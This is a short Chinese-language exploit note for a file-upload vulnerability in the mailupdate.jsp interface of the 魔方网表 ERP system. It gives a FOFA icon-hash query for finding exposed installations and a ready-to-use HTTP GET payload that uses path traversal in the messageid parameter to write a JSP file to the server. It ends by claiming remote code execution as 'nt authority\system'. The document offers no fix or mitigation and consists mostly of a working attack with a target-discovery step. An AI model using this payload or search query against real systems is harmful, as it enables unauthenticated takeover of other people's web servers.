
M11-1魔方-网表ERP-文件上传

漏洞描述：

魔方网表ERP mailupdate.jsp 接口存在文件上传漏洞，未经身份验证的远程攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个 web 服务器。

网站图片：



网络测绘：

fofa语法：

FOFA：icon_hash="694014318"

漏洞复现：

payload：

```
GET /magicflu/html/mail/mailupdate.jsp?messageid=/../../../qwe.jsp&messagecontent=%3C%25+out.println%28%22hello%22%29%3B%25%3E HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
Accept-Encoding: identity
Accept: */*
Connection: keep-alive
```

效果图:

验证url

/magicflu/上传文件名

hello

RCE

nt authority\system